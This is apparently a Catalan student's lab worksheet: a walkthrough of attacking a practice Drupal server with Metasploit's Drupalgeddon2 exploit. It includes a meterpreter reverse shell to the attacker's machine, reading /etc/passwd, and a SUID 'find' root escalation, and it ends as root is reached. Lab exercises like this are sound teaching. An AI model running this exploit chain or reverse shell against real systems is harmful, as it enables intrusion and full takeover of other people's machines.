Pol Murillas Ledesma


En aquest taller faràs un atac amb Metasploit a una màquina Linux i aconseguiràs permisos de root. Segueix els següents passos i contesta les preguntes: Víctima: 192.168.1.217 Atac:

● Quins ports té oberts la víctima?
Aquests tres:

```
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
```

● Quin contingut de web té?

Drupal



● Executa la msfconsole i comprova si Metasploit té algun exploit per aquest contingut amb la comanda search (search ?), mostra una captura de pantalla del resultat de la cerca.

```
msf6 > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 >
```

● Utilitza l'exploit amb data (28-03-2018) que explota la vulnerabilitat CVE-2018-7600, i et permet entrar a la màquina. use exploit/unix/… // path i nom de l'exploit set rhosts IP_de_la_víctima // defineix la IP de la víctima run // executa l'exploit

```
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 192.168.1.217
RHOST => 192.168.1.217
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.1.226:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.1.217
[*] Meterpreter session 1 opened (192.168.1.226:4444 → 192.168.1.217:42754) at 2023-11-10 19:51:07 +0100

meterpreter > shell
Process 3877 created.
Channel 0 created.
whoami
www-data
```

● Obté la següent informació de la màquina:

○ Nom de la màquina

```
hostname
DC-1
```

○ Versió del sistema operatiu

```
lsb_release -a
Distributor ID: Debian
Description:    Debian GNU/Linux 7.11 (wheezy)
Release:        7.11
Codename:       wheezy
No LSB modules are available.
```


○ **Usuari que tens**

```
whoami
www-data
```

○ **Usuaris donats d'alta a la màquina**

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
montilivi:x:0:0::/home/montilivi:/bin/sh
ossec:x:106:111::/var/ossec:/bin/false
```

● En aquest punt, l'exploit ha anat bé i estàs dins la víctima amb l'usuari www-data. Ara cal que escalis privilegis, per tant, obre una reverse shell i amb Python genera una terminal tty:



Què són els permisos SUID?


Quan un arxiu té els permisos SUID activats, s'executa amb els privilegis de l'usuari que és propietari del fitxer, en lloc del qui el està executant. Els permisos SUID es fan servir en casos específics quan és necessari que un executable tingui cert accés elevat i no sigui depenent de qui l'executi.

● Ara cerca fitxers amb permisos SUID, o sigui, que tinguin el bit 's' activat. Aquesta propietat és necessària perquè els usuaris normals puguin executar tasques que requereixin privilegis més alts. Adjunta una captura del resultat.

find /usr/bin -perm -u=s -type f

● En aquest cas, de tots aquests fitxers utilitzarem l'últim: find. Executa la següent comanda:

find . -exec /bin/sh \; -quit



Finalment, executa la comanda que et permet veure quin usuari ets i quins permisos tens. Mostra una captura amb el resultat.

Ara som root: